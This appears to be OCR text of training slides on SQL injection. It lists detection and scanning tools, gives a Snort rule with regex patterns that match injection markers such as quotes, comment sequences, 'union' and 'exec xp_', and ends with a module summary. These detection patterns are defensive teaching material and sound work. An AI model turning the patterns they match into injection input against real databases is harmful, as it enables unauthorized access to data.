
SQL Injection Detection Tools: IBM Security AppScan and Acunetix Web Vulnerability Scanner

IBM Security AppScan

IBM provides application security and risk management solutions for mobile and web applications



https://www.acunetix.com



https://www.ibm.com

Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner provides automated web application security testing with innovative technologies including: DeepScan and AcuSensor Technology

Snort Rule to Detect SQL Injection Attacks

- Common attacks use a specific type of **code sequences** that allow attackers to gain an **unauthorized access** to the target's system and data
- These code sequences allow a user to write **Snort rules**, which aim to **detect SQL injection attacks**
- Some of the expressions that can be blocked by the Snort are as follows:

1. `/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix`
2. `/exec(\s|\+)+(s|x)p\w+/ix`
3. `/((\%27)|(\'))union/ix`
4. `/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix`

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i";
classtype:Web-application-attack; sid:9099; rev:5;)
```

https://snort.org

SQL Injection Detection Tools

Netsparker Web Application Security Scanner
https://www.netsparker.com

W3af
http://w3af.org

Burp Suite
https://www.portswigger.net

NCC SQuirreL Suite
https://www.nccgroup.com

N-Stalker Web Application Security Scanner
https://www.nstalker.com

Fortify WebInspect
https://software.microfocus.com

WSSA - Web Site Security Scanning Service
https://www.beyondsecurity.com

SolarWinds® Log & Event Manager
https://www.solarwinds.com

AlienVault USM
https://www.alienvault.com

dotDefender
http://www.applicure.com

SQLiX
https://www.owasp.org

Wapiti
http://wapiti.sourceforge.net

wsScanner
http://www.blueinfy.com

appspider
https://www.rapid7.com

VividCortex
https://www.vividcortex.com

Module Summary

- SQL injection is the most common website vulnerability on the Internet that takes advantage of un-sanitized input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- SQL injection is broadly categorized as In-band SQL Injection, Blind/Inferential SQL Injection, and Out-of-Band SQL Injection
- Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as SQL Power Injector for successful injection attacks
- Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from underlying OS